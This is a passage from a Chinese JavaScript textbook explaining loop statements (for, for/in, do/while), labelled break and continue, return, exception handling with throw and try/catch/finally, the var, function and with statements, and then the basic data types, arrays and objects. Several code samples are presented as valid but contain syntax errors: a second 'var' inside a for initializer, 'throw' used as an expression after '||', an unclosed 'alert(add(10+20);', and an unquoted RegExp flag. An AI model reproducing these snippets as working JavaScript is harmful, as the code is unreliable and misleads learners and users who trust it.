do/while 循环和上面那种 while 循环非常相似，只不过它是在循环底部检测循环表达式，而不是在循环顶部检测。这就意味着循环体至少会被执行一次【1】。

JavaScript 1.2 和其后的版本实现了 do/while 语句，ECMAScript v3 对它进行了标准化。

do/while 循环并不像 while 循环那么常用，因为在实际编程中，需要被至少执行一次循环的情况并不那么常见【1】。

JavaScript 中，for 语句通常比 while 语句更为常见，因为这种循环语句结构通常比 while 语句更方便。

for 语句抽象了结构化语言中大多数循环的常用模式，这种模式包括一个计数器变量，在第一次循环之前进行初始化，在每次循环开始之时检查这个计数器的值，决定循环是否继续，最后在每次循环结束之后通过表达式更新这个计数器变量的值。

for 语句的基本形式如下：

```
for(initialize; test_expr; increment)
    statement
```

其中 initialize 对应计数器的初始化，test_expr 对应计数器的检测，increment 对应计数器值的更新。

与上面这个形式等价的 while 语句为：

```
initialize;
while(test_expr){
    statement;
    increment;
}
```

可以看出同 for 语句相比，while 语句形式上不那么简洁。

在循环开始之前，for 语句先计算一次 initialize 的值，在实际的程序中，initialize 通常是一个 var 变量声明和赋初值语句，每次循环开始前要先计算表达式 test_expr 的值，如果它的值为 true，那么就执行作为循环体的 statement，最后计算表达式 increment 的值，这个表达式通常是一个自增/自减运算或者赋值表达式。例如：

```
for(var i=0;i<10;i++)
{
   document.write(i);
}
```

在 for 循环中，也允许引入多个计数器并在一次循环中同时改变它们的值，这个时候，前面介绍过的逗号表达式就有了用武之地，例如：

```
for(var i=0,var j=0;i+j<10;i++,j+=2)
{
   document.write(i+""+j+"<br>");
}
```

除了基本形式之外，for 语句还有另一种形式：

```
for(variable in object)
    statement
```

在这种形式下，for 语句可以枚举一个数组或者一个对象的属性，并把它们赋给 in 运算符左边的运算数，同时执行 statement。

这种方法常用来穷举数组的所有元素和遍历对象的所有属性，前提是元素和属性是可枚举的。

例如：

```
for(var each in document.body){
    document.write(each + ':' + document.body[each] + '<br>');
```

```
    //枚举并打印出 body 元素的所有属性
}
```

for/in 语句一个最有用的功能便是它可以枚举出一个对象所有可枚举的属性，包括原生属性和继承属性，这对于 JavaScript 程序员检查一个陌生的 JavaScript 对象或接口提供了很大的帮助。

for/in 的存在不但为 JavaScript 提供了一种很强大的反射机制，也使得 JavaScript 的集合对象使用起来可以像 Perl 的哈希表一样方便。

- 关于对象的属性的可枚举性，在本书的第 7 章中将有更为详细的讨论。

除了枚举对象属性，for/in 也可以用来枚举数组的元素（尽管这么做使得代码的语义有些问题），需要注意的是，如果你尝试在程序中对数组的原生对象进行了修改，那么 for/in 枚举数组元素时就可能会得到一些额外属性。

例如：

```
Array.prototype.$each = function(){
    ......
}
var a = [1,2,3];
a.__type = 'ArrayList';
for(var each in a){
    alert(each + ':' + a[each]);
}
```

在上面的代码中，除了枚举出的数组 a 下标 0，1，2 以及相应的元素值之外，还会枚举出 Array 原型中定义的属性$each 以及 a 数组额外的属性__type。

这样的情况发生改变了遍历数组元素的初衷，为了避免这种结果，一个办法是尽量不要去修改数组的原生对象，另一个办法是不要使用 for/in 来枚举数组元素，而应当使用下面的 for 循环：

```
for(var i = 0;i < a.length; i++){
        ......
}
```

事实上 for/in 从语义上并不是用来遍历数组的，因此我也不建议用 for/in 来枚举数组元素。开发人员不应该编写那些语法正确而语义模糊或者错误的代码。

事实上 for/in 循环中的 variable 可以是任意的表达式，只要它的值适用于赋值表达式的左边即可。每次循环都会计算该表达式的值，这意味着每次计算的值可能不同，例如：

```
function keys(obj){
    var ret = new Array();
    var i = 0;
    for(ret[i++] in obj);
    return ret;
}
```

上面的这个函数将一个对象的属性列表作为一个数组返回，其中的 for/in 是一个空循环，每循环一次 obj 的一个属性被复制到数组 ret 的一个新元素中。

for/in 循环并没有指定将对象的属性赋给循环变量的顺序，所以在不同的 JavaScript 版本或者实现中这一语句的行为可能有所不同。如果 for/in 循环的主体删除了一个还没有枚举过的属性，那么该属性就不再被枚举，如果循环体定义了新属性，那么循环是否枚举该属性则是由 JavaScript 的实现决定的【1】。由此可见在 for/in 循环体内改变枚举对象的属性有可能导致不确定的结果，这不是一种值得推崇的做法，而应该在程序设计中予以避免。

4.4.5 跳转语句

跳转语句是用来让程序逻辑跳出所在分支、循环或从函数调用返回的语句。JavaScript 的跳转语句包括 break 语句、continue 语句和 return 语句。

break 语句会使运行的程序立刻退出包含在最内层的循环或者 switch 语句。它的基本形式非常简单：

```
break;
```

由于 break 语句是用来退出循环或者 switch 语句的，因此只有当它出现在这些语句中时，这种形式的 break 语句才是合法的。例如：

```
    var i=0;
while(true){
    i++;
    document.write(i+" ");
    if(i>10)break;
}
    ECMAScript v3 和 JavaScript 1.2 允许关键字 break 后跟一个标记名：
    break labelname;
```

当 break 和标记一起使用时，程序逻辑将跳到这个带有标记的语句的尾部，或者终止这个语句。该语句可以是任何用括号括起来的语句，它不一定是循环或者 switch 语句，也就是说当 break 和标记一起使用时，可以不必包含在一个循环语句或者 switch 语句中。对 break 语句中的标记的唯一限制就是它命名的是一个封闭语句。这个标记命名的可以是一个 if 语句，甚至可以是一个用大括号组合在一起的语句块，封装块的目的是用标记对它进行命名【1】。

例 4.12 带标记和不带标记的 break 跳转：

```
<html>
<head>
    <title>Example-4.12 带标记和不带标记的 break 跳转</title>
</head>
<body>
<script>
<!--
function dwn(s){
    document.write(s + "<br/>");
}
dwn("不带标记");
for(var i=1;i<3;i++)
{
   for(var j=1;j<3;j++)
```

```
    {
        for(var k=1;k<3;k++)
        {
            if(i+j+k<4) break; //不带标记，默认只跳出一层循环
            dwn([i,j,k]);
        }
    }
}
dwn("带标记");
for(var i=1;i<3;i++)
{
    x:for(var j=1;j<3;j++)
    {
        for(var k=1;k<3;k++)
        {
            if(i+j+k<4) break x;  //因为带了标记 x，直接跳转到第二层循环外
            dwn([i,j,k]);
        }
    }
}
-->
</script>
</body>
</html>
```

执行结果如图 4.4 所示：




图 4.4　带标记和不带标记的 break 跳转

continue 语句的用法和 break 语句非常类似，唯一的区别是，continue 不是退出循环而是开始一次新的迭代。同 break 语句一样，ECMAScript v3 和 JavaScript 1.2 允许 continue 语句和标记一起使用：

```
continue labelname;
```

continue（无论是带标记还是不带标记）只能用在循环语句的循环体中，在其他地方使用都会引起系统级的 SyntaxError。

执行 continue 语句时，封闭循环的当前迭代就会被终止，开始执行下一次迭代。同 break 语句一样，不带标记的 continue 总是作用于最内层的封闭循环，如果要作用于外层循环，就需要使用标记。

例 4.13　continue 语句

```
x:
for(var i=1;i<100;i++)
{
    for(var j=1;j<30;j++)
    {
        if((i+j)%2==0) continue x; //去掉 x 以观看不带 label 的效果
        document.write(i+" "+j+"/");
    }
}
```

return 语句用来指定函数的返回值，把这个值作为函数调用表达式的值。Return 语句的基本形式如下：

```
return [expression]
```

return 语句只能出现在闭包或函数体内，在执行 return 语句时，先计算 expression，然后返回它的值作为函数的值，并且将控制逻辑从函数体内返回。

例如：

```
function square(x){return x*x;} //定义一个函数 square()，计算 x 的平方值并返回该计算结果
```

return 语句的 expression 可以缺省，缺省 expression 的 return 语句作用仅仅是从函数调用中返回，不带任何值。如果一个函数执行了缺省 expression 的 return 语句或者执行到函数主体的尾部而返回，那么它的返回值就是 undefined。

4.4.6　异常处理语句

在 3.6 节已经介绍过 JavaScript 的异常处理机制，这里对 JavaScript 的异常处理语句作进一步的总结和说明。

所谓异常（exception）是一个信号，说明当前程序发生了某种意外状况或者错误。抛出（throw）一个异常就是用信号通知运行环境，程序发生了某种意外。捕捉（catch）一个异常，就是处理它，采取必要或适当的动作从异常状态恢复。JavaScript 异常总是沿调用堆栈自下向上传播（后面我们会了解到 JavaScript 事件传播也是沿同样的方向），直到它被捕获或者传播到调用堆栈顶部为止。被传播到调用顶部的异常将会引发一个运行时错误，从而终止程序的执行。

异常通常通常是由运行环境自动引发的，原因可能是出现了错误的语法、对一个错误的数据类型进行操作或者其他的一些系统错误。在 JavaScript 中，也允许程序明确地抛出某种类型的异常，这个时候，可以使用 throw 语句。throw 语句的基本形式为：

```
throw expression
```

expression 的值可以是任意类型，但它通常是一个 Error 类或者 Error 子类的一个实例。抛出一个存放错误信息的字符串或代表某种错误代码的数字也很有用。下面是一个使用 throw 抛出异常的例子：

```
try
{
    throw(3);
}
catch(e)
{
    alert(e);
}
```

前面提到过，JavaScript 没有数值计算错误对应的异常，但是有需要的时候，我们仍然可以用 throw 语句抛出这类异常：

```
function divide(x,y)
{
    y!= 0 || throw(new Error('error! divided by zero! '));
return x / y;
}
```

throw 语句由 ECMAScript v3 标准化，由 JavaScript 1.4 实现，Error 类和它的子类也是 ECMAScript v3 的一部分，但是直到 JavaScript 1.5 才实现了它们。

try/catch/finally 语句是 JavaScript 的异常处理机制，在 3.6 节已经介绍过它们的用法，这里再给出一个例子：

```
try
{
    Bugbugbugbug            //这里将会引发一个 SyntaxError
}
catch(e)                    //产生的 SyntaxError 在这里会被接住
{
    alert(e);               //异常对象将被按照默认的方式显示出来
}
finally
{
    alert("finally");       //但是不论如何，程序最终会执行 finally 块里的这个语句
}
```

和 throw 语句一样，try/catch/finally 也是由 ECMAScript v3 标准化，在 JavaScript 1.4 中实现的。

4.4.7 其他语句

除了上面介绍的各类语句外，JavaScript 还有一些未能归类的控制语句，将在本节中进行详细的介绍。

4.4.7.1 var 语句

var 语句在前面的章节里已经多次见到过，它允许你明确的声明一个或多个变量。它的基本形式如下：

```
var name_1 [ = value_1], […, name_n [ = value_n]]
```

关键字 var 之后跟随的是一个要声明的变量的列表，变量之间用逗号分隔。在这个列表中，每个变量都可以具有一个初始化表达式用于指定它们的初值【1】。变量的初始化表达式也可以缺省，如果缺省了某个变量的初始化表达式，那么这个变量的初始值是 undefined。

var 语句可以作为局部变量出现在闭包和函数体内，也可以作为全局变量出现在它们外部，另外 var 语句也常见于 for 循环和 for/in 循环内。

4.4.7.2 function 语句

function 语句用来定义 JavaScript 的函数和闭包，它的基本形式如下：

```
function [funcname]([arg1 [,arg2 […,argn]]]){
        statements
    }
```

funcname 是要定义的函数名，它必须是一个合法的标识符，或者也可以缺省。缺省函数名的函数被作为匿名函数或者闭包使用。函数名后跟随的是一个用括号括起来的形参列表，参数名之间用逗号隔开，参数名必须是合法的标识符，当函数被调用时，这些标识符可以在函数主体内部引用传递进来的参数值。

函数主体是由 JavaScript 语句构成的，其中语句的数量不限，它们用大括号括起来。这些语句在函数定义时并不会被执行，只有在使用函数调用运算符调用了一个函数时，这些语句才会被执行【1】。下面是一些简单的定义函数的例子：

```
//f(x)计算 x 的平方
function f(x)
{
    return x*x;
}
alert(f(10)); //显示 100
//add(a,b)计算 a+b 的值
function add(a,b)
{
    return a+b;
}
alert(add(10+20); //显示 30
//max()返回传入的参数列表中最大的那个数
function max()
{
    var maxVal = -Infinity;
    for(var i = 0; i < arguments.length; i++)
    {
        if(arguments[i] > maxVal) maxVal = arguments[i];
```

```
    }
    return maxVal;
}
alert(max(1,3,4,2)); //显示 4
```

JavaScript 的函数定义可以嵌套在其他函数定义中，但是不能出现在条件和循环以及其他复合语句中。

- 函数是 JavaScript 最重要的特性，关于函数的话题，在本书的第 6 章会有更为详细的讨论。

4.4.7.3 with 语句

with 语句用来暂时修改默认的作用域，它的基本形式如下：

```
with(object)
    statement
```

在实际应用中，with 语句的作用是减少程序代码的输入，特别是当代码作用于一些深层次的对象时。例如：

```
frames[1].document.forms[0].name.value = "";
frames[1].document.forms[0].address.value = "";
frames[1].document.forms[0].email.value = "";
```

可以写成

```
with(frames[1].document.forms[0]){
    name.value = "";
    address.value = "";
    email.value = "";
}
```

我个人比较喜欢 with 语句的书写风格，但是并不建议在目前的 JavaScript 版本中大量地使用 with 语句。因为以目前的 JavaScript 实现方式，使用了 with 语句的 JavaScript 代码比不使用 with 语句的 JavaScript 代码执行起来要慢，而且如果在 with 语句的主体内定义函数和变量，有可能导致不可预料的结果。因此我倾向于使用 with 语句仅限于读取对象的属性，并且尽量不要让 with 语句出现在循环体内，以免导致性能问题。

关于 with 语句，在本书的第五部分还有机会进行更加深入的讨论。

4.4.7.4 空语句

JavaScript 的空语句就是一个独立的分号，顾名思义，空语句什么也不做。

空语句的用途是创建一个主体为空的条件或者循环，例如：

```
for(i = 0; i < a.length; a[i++] = 0)/* 空循环体 */;
```

在条件和循环语句的右括号后加分号，就会被认为是循环体为空语句，这很容易产生 bug，因此在打算使用空语句时，最好像上面的例子一样，在代码中使用注释，以清楚地说明是有目的地这样做的。

4.5　总结

本章主要介绍了 JavaScript 的语言结构，可以看出，JavaScript 拥有一个结构化语言的全部特征，包括标识符、变量、表达式、段落、控制语句以及函数。其中它的控制语句包含有“顺序、选择、循环”三种基本结构，这对于一个过程式语言来说，已经很充分了。另外，从本章以及前面章节的内容中还可以看出，JavaScript 除了基本的结构化特征之外，还包含有其他特性，例如对象和对象操作符，以及闭包，这暗示了 JavaScript 除了是一门经典的结构化语言之外，还具有对象和函数式的特征，这为我们后续的深入讨论提供了线索。

最后，我们用一张表小结一下 JavaScript 的控制语句以及它们的形式和用途，作为本章的结束。

表 4.4　JavaScript 的控制语句

JavaScript 的控制语句	
if (*Expression* **)** *Statement* **else** *Statement* **if (** *Expression* **)** *Statement*	条件
do *Statement* **while (** *Expression* **)** **while (** *Expression* **)** *Statement*	循环
for (*ExpressionNoInopt***;** *Expressionopt* **;** *Expressionopt* **)** *Statement* **for (** **var** *VariableDeclarationListNoIn***;** *Expressionopt* **;** *Expressionopt* **)** *Statement* **for (** *LeftHandSideExpression* **in** *Expression* **)** *Statement* **for (** **var** *VariableDeclarationNoIn* **in** *Expression* **)** *Statement*	循环
continue [no *LineTerminator* here] *Identifieropt*	跳转
break [no *LineTerminator* here] *Identifieropt*	跳转
return [no *LineTerminator* here] *Expressionopt*	跳转
with (*Expression* **)** *Statement***;**	域
switch (*Expression* **)** *CaseBlock*	条件
case *Expression* **:** *StatementListopt*	条件
default : *StatementListopt*	条件
LabelledStatement **:** *Identifier* **:** *Statement*	标记
throw [no *LineTerminator* here] *Expression*	异常处理
try *Block Catch* **try** *Block Finally* **try** *Block Catch Finally*	异常处理
catch (*Identifier* **)** *Block*	异常处理
finally *Block*	异常处理

第5章 数据类型

如果说语法和结构是程序语言的骨架，那么数据和类型就是程序语言的血脉，在骨架和血脉的支撑下，算法和设计思想能才成为程序语言的灵魂。

程序设计本质上是用算法来操纵数据的一种行为。

本章我们将要介绍的正是JavaScript程序设计语言的“血脉”，即在JavaScript的语法和语言结构上所支持的数据和数据类型。

5.1 基本数据类型

基本数据类型构成了JavaScript程序所操作的数据的基础，基本数据类型包括数值、字符串和布尔型，下面将分别介绍它们。

5.1.1 数值

数值（number）是最基本的数据类型，它们表示的是普通的数。JavaScript和其他程序设计语言（如C/C++和Java）的不同之处在于它并不区别整型和浮点型数值。在JavaScript中，所有的数值都是由浮点型表示的。

JavaScript采用IEEE754标准定义的64位浮点格式表示数字，这意味着它的精度等同于Java和C/C++中的double类型数值，能表示的最大值是$\pm 1.7976931348623157 \times 10^{308}$，最小值是$\pm 5 \times 10^{-324}$【1】。

JavaScript直接支持多种数值形式，接下来我们将详细讨论它们。注意，任何数值常量前加负号可以构成它的负数，但是负号实际上是对运算数求反的算术运算符，在前一章中我们了解到，它除了对数值有效之外，还可以作用于表达式和其他数据类型。

在JavaScript程序中，十进制的整数常量是一个数字序列，例如：

```
0
3
100000
```

JavaScript可表示的整数精度范围从-2^{53}～2^{53}，一旦使用超过这个范围的整数，就会失去尾数的精确性。

从前面一章中我们了解到，JavaScript中的某些整数运算符对数值的精度有限制（比如移位运算符的运算精度只有32位，运算数的范围从-2^{31}～$2^{31}-1$）。在使用大整数时，尤其要注意这些细节。

除了十进制整数外，JavaScript还能支持十六进制整数常量。它们的表示方法是以“0X”或者“0x”开头，其后跟随十六进制数字串。例如：

```
0xff
0xCAFE911
```

前面说过 JavaScript 中的数值是作为浮点型存储和表示的，因此将十六进制常量赋给一个变量之后，它仍然是以浮点型存储和表示的。在 JavaScript 中，要将变量中的整数类型用十六进制方式表示，可以通过调用 number 的 toString(16)方法来完成。

ECMAScript标准不支持八进制数值常量，但是某些JavaScript实现却允许程序中出现八进制数值，具体的表示方法是以“0”开头，其后跟随一个八进制数字串。例如：

```
0377
```

但是，表示八进制数是非标准的做法，不能保证所有的 JavaScript 实现版本都充分支持，因此不推荐在程序中使用这种八进制数值常量。

JavaScript 中最常用到的数值还是浮点数，它们采用的是传统科学计数法的语法，并且可以忽略全 0 的整数部分或者全 0 的小数部分。例如：

```
3.
3.14
2345.789
.3333333
6.02e23
1.4738223E-23
```

JavaScript 使用自身提供的算术运算符来对数值进行运算，前面一章已经列举出了 JavaScript 支持的全部算术运算符，它们包括加法运算符（+）、减法运算符（–）、乘法运算符（*）、除法运算符（/）和取模运算符（%）。

除了基本的算数运算外，JavaScript 还提供了大量的算术函数，来支持更为复杂的算术运算，这些函数被作为 Math 内置对象的属性，成为 JavaScript 语言核心的一部分，在本书的第 7 章中，我们将有机会深入讨论这些函数。

另一个比较有用的方法是数值的 toString()方法，它接受一个从 2 到 36 的整数作为参数，作用是把数值表示成参数所指定进制的数。例如：

```
var x = 33;
var y = x.toString(2); //y 的值为字符串"100001"
```

也可以用数值常量直接调用 toString 方法，但是必须采用括号将数值常量括起来作为表达式使用：

```
var y = (255).toString(16); //y 是"FF"
```

除了基本的数值之外，JavaScript 还支持一些特殊的数值，它们包括 Infinity、NaN 和另外一些作为 Number 包装对象只读属性的常量。

当一个浮点数值大于所能表示的最大值时，其结果是一个特殊的无穷大，JavaScript 将它输出为 Infinity。同样，当一个负值比所能表示的最小负值还小时，结果就是负无穷大，输出为-Infinity。

当 JavaScript 表达式计算中出现无法用数值表示的“数值型”结果时，它总是返回一个 NaN，NaN

可以理解为一个无法用数值表示的特殊“数值”。需要注意的是 NaN 这个符号同任何数值包括它自己在内都不相等，所以只能用一个特殊的 isNaN()方法来检测这个值。另一个内置函数 isFinite()当数值为±Infinity 或 NaN 时返回 false，否则总是返回 true，可以用它来判定常规数值。

表 5.1 列出了 Infinity、NaN 以及 JavaScript 核心定义的一些特殊的数值常量

表 5.1 特殊数值的常量

常 量	含 义
Infinity	无穷大
NaN	非数值
Number.MAX_VALUE	可表示的最大数值
Number.MIN_VALUE	可表示的最小数值
Number.NaN	非数值
Number.POSITIVE_INFINITY	正无穷大
Number.NEGATIVE_INFINITY	负无穷大

ECMAScript v1 标准定义了 Infinity 和 NaN 两个常量，可在 JavaScript 1.3 之前的版本中没有实现它们。但是从 JavaScript 1.1 起就已经实现了各种 Number 常量【1】。

5.1.2 字符串——一个字符串相关操作的例子

字符串也是 JavaScript 的基本数据类型之一，它是由 Unicode 字符、数字、标点符号等组成的序列，作用是表示文本数据。

同 C/C++和 Java 不同，JavaScript 没有 char 类型的数据，字符串是表示文本数据的最小单位。

在 JavaScript 中，用单引号或双引号括起来的字符序列来表示字符串常量，其中可以含有 0 个或多个 Unicode 字符。由单引号界定的字符串中可以含有双引号，由双引号界定的字符串常量中也可以含有单引号。字符串常量必须写在一行中，如果你必须在字符串中添加一个换行符，可以使用转义字符序列“\n”，稍后会对此进行说明【1】。

字符串常量的例子如下所示：

```
alert("I'm a string!!");
```

之前也提到过，ECMAScript v1 标准允许字符串常量使用 Unicode 字符，但是 JavaScript 1.3 之前的版本通常只支持 ASCII 字符和 Latin-1 字符【1】。

注意，在 JavaScript 字符串中，反斜线（\）具有特殊的用途。在反斜线符号后加一个字符就可以表示在字符串中无法出现的字符了。例如，“\n”是一个转义序列，它表示的是一个换行符。

当你用单引号来界定字符串时，字符串中如果有单引号字符，就必须用转义序列（\'）来进行转义。反之，当你用双引号来界定字符串时，字符串中如果有双引号字符，也要使用转义序列（\"）来进行转义。例如：

```
alert("\"\\");
alert('\'');
```

表 5.2 列出了 JavaScript 转义序列以及它们所代表的字符，其中有两个转义序列是通用的，通过把 Latin-1 或 Unicode 字符编码表示为十六进制数，它们可以表示任意字符【1】。这种方法表示 Unicode 是非常有用的，当你的编辑器不支持 Unicode 时，你可以用它在你的字符串常量中添加 Unicode 字符。

```
alert('\u65e0\u5fe7\u811a\u672c'); //显示“无忧脚本”
```

表 5.2　字符串的转义序列

序　列	所代表的字符
\0	NULL 字符
\b	退格符
\t	水平制表符
\n	换行符
\v	垂直制表符
\f	换页符
\r	回车符
\”	双引号
\’	单引号
\\	反斜线
\xXX	由两位十六进制数值 XX 指定的 Latin-1 字符
\uXXXX	由四位十六进制数值 XXXX 制定的 Unicode 字符
\XXX	由一位到三位八进制数指定的 Latin-1 字符。ECMAScript v3 不支持，不推荐使用

JavaScript 的内部特性之一就是能够连接字符串。如果将加号用于数字，那么它将把两个数字相加，但是，如果你将它作用于字符串，它就会把这两个字符串连接起来，将第二个字符串附加在第一个之后。例如：

```
msg = "Hello, " + "world";
greeting = "Welcome to my home page, " + name;
```

要确定一个字符串的长度，可以使用字符串的 length 属性，例如，若 s 是一个字符串：

```
s.length
```

表示 s 字符串的长度，一般等同于 s 中存放的字符的个数。

关于字符串还有许多操作，例如 charAt(index)方法可以获取 index 位置上的字符，charCodeAt(index)方法则可以获取 index 位置上字符的 Unicode 编码，substring 和 slice 方法可以抽取子串，indexOf(char)方法可以查找指定字符在字符串中第一次出现的位置。search 方法可以查找和匹配子串，replace 方法可以完成子串的替换。下面的例子给出了 JavaScript 中常见的字符串操作：

例 5.1　字符串相关操作

```
<html>
<head>
    <title>Example-5.1 字符串相关操作</title>
</head>
<body>
<script>
```

```
<!--
    var str = "www.51js.com";
    var pos = str.indexOf("."); //indexOf 得到字符串中字符的索引
    document.write(str.substring(pos+1) + "<br/>");
                //substring 获取从指定索引位置开始的子串
    var parts = str.split("."); //split 分割字符串
    document.write (parts[1] + "<br/>");
    pos = str.search("51js"); //search 匹配字符串，返回匹配处的索引
    document.write(pos + "<br/>");
    str = str.replace("51js","无忧脚本"); //replace 替换字符串
    document.write(str);
-->
</script>
</body>
</html>
```

执行结果如图 5.1 所示：




图 5.1 字符串相关操作

- 在本书的第 7 章中将会有关于字符串和字符串对象更为详细的介绍。

在 JavaScript 的某些版本中，允许通过下标直接访问字符串中的字符，例如：

```
s[10] 等价于 s.charAt(10)
```

虽然使用下标的表达方式比较简洁，但这不是 ECMAScript v3 的一部分，因此应该避免使用这种方式，尽量采用 charAt 方法这样的标准形式。

5.1.3 布尔型

JavaScript 中最后一种基本数据类型是布尔型。这也是最简单的一种基本数据类型，它甚至只有两个

常量值，即 true 和 false，代表着逻辑上的“真”和“假”。

布尔型实际上是程序设计中最常见的一种数据类型。

任何条件表达式的判定都以布尔型为依据，如果条件成立，则表达式的值为 true，否则为 false。例如：

```
a == 4
```

这个表达式测试 a 的值是否和数值 4 相等，如果相等，表达式的结果就是布尔值 true，否则结果就是 false。

布尔型大量地运用于 JavaScript 的控制结构，它决定着 if/else 语句的走向，switch 语句的动作，以及 for、while 语句的迭代和终止，有时候其他类型的值会被转换为布尔型，用作条件判断。而有时候布尔型也会被转换成其他的值，当布尔型被转换成数值时，true 通常被转换成 1，而 false 通常被转换成 0。

5.2 数组和对象

数组和对象是 JavaScript 中两种最重要的引用类型数据，在复杂的 JavaScript 程序中，它们出现的频率是很高的，在本节中，先对它们进行一些简单的介绍，在本书的后续，准备了专门的篇幅来单独讨论它们。

5.2.1 数组

数组的标准概念是数值的集合，数组中的每一个数值都具有一个唯一的下标来标识，你可以通过下标来访问这些数值。这些数值被称为数组的元素。一个数组可以拥有零个或多个元素。下标通常是从 0 开始的整数，并且一般情况下下标是连续的。因此数组可以看作是一种有序集合，或者，我们称为，一个线性表。在 JavaScript 中，数组的元素不一定是数值，它可以是任何类型的数据。

> 数组是 JavaScript 一种非常重要的数据结构，也是 JavaScript 语法直接支持的一种集合类型数据，因此我们也准备了专门的章节来讨论它们，你可以在第 8 章中深入了解 JavaScript 数组的语言特性。

可以使用构造函数 Array()来创建一个数组，数组一旦被创建，就可以轻松地给数组的任何元素赋值，例如：

例 5.2 数组的创建和赋值

```
var a = new Array();
a[0] = 1.2;
a[1] = "JavaScript";
a[2] = true;
a[3] = {x:1, y:2};
a[4] = new Array(1,2,3);
```

> 由于 JavaScript 是一种动态类型语言，因此数组元素不必具有相同的类型，这和 Java 以及 C/C++ 明显不同。

构造函数 Array()可以包含参数，这些参数被依次作为数组对应的元素进行初始化，例如上面的 a[4] = new Array(1,2,3);这里初始化了一个新的数组，因此 a[4][0] == 1; a[4][1] == 2; a[4][2] == 3。

> JavaScript 并不直接从语法上支持多维数组，但是由于它的数组元素还可以是数组，利用这一特性可以轻松实现多维数组这样的结构。

注意，如果只给构造函数传递一个参数，并且这个参数是数值的话，该参数指定的是数组的长度，因此，

```
var a = new Array(10);
```

创建的是具有 10 个未初始化的元素的新数组（而不是拥有一个值为“10”的元素的数组）。

同字符串一样，JavaScript 数组可以用 length 属性访问它的长度，亦即数组中元素的个数。对于 JavaScript 数组来说，通常这个 length 值等同于数组中最后一个元素的下标值加 1。

> 虽然概念上要求数组的元素是连续的，但是事实上数组的下标可以不连续，甚至不为整数（这种情况下数组事实上被当作普通对象或者哈希表来使用，我们在第 8 章中会介绍这种用法），在这种情况下，数组的 length 属性将不能反映数组的真实长度。

length 属性不但可以读，也可以写，设置数组的 length 为 0，可以清除数组中的所有元素（不包括那些下标不为整数的数组元素）。

ECMAScript v3（JavaScript 1.2 实现）定义了创建并初始化数组的常量语法，数组常量是一个封闭在方括号中的序列，序列中的元素由逗号分隔。括号内的值将被依次赋给数组元素，下标从 0 开始【1】。因此例 5.3 中数组的创建和初始化也可以用下面的表达方式来完成：

```
var a = [1.2, "JavaScript", true, {x:1, y:2}, [1,2,3]];
```

从上面的例子可以看到，数组常量允许嵌套，因此二维数组可以定义为：

```
var matrix = [[1,2,3],[4,5,6],[7,8,9]];
```

另外，数组常量中的元素不仅限于常量，它可以是任意表达式：

```
var base = 1024;
var table = [base, base+1, base+2, base+3];
```

数组常量中还可以直接存放未初始化的元素，只要在逗号之间省去该元素的值就可以了。例如：

```
var sparseArray = [1,,,,5];
```

> 在 JavaScript 1.2 和后续版本里，采用数组常量比采用 Array()构造函数构造数组不但形式上更为简洁，而且执行效率高得多，因此建议尽可能地采用数组常量这种形式来构造和初始化数组。

5.2.2 对象——一个构造函数的例子

对象（object）是已命名的数据的集合。这是一种比数组更为抽象和广义的结构。JavaScript 的数组严格来说是对象的一个特例，它事实上也是从 JavaScript 的 Object 基类继承而来的。对象和面向对象是一个涵义相当广泛（也是相当重要）的话题，因此我将它们放到本书的第 7 章和第 21 章来详细讨论。在

这里我们仅简单介绍一下对象的基本形式和基本语义。

JavaScript 中，对象是通过调用构造函数来创建的。理论上任何 JavaScript 函数都可以作为构造函数来创建对象。例如，下面的代码都创建了新对象：

```
var o = new Object();
var now = new Date();
var pattern = new RegExp("\\sjava\\s", i);
```

一旦你创建了对象，那么就可以根据自己的意愿设计并使用它们的属性了：

例 5.3　对象的构造

```
var point = new Object();   //point 是一个 Object 对象
point.x = 2.3;  //可以对它赋予特定的属性，例如这里的 point.x=2.3
point.y = -1.2;
//还可以给它定义一个方法，例如下面定义了一个计算点到原点距离的方法
point.getDistance = function(){
    return Math.sqrt(this.x * this.x + this.y * this.y);
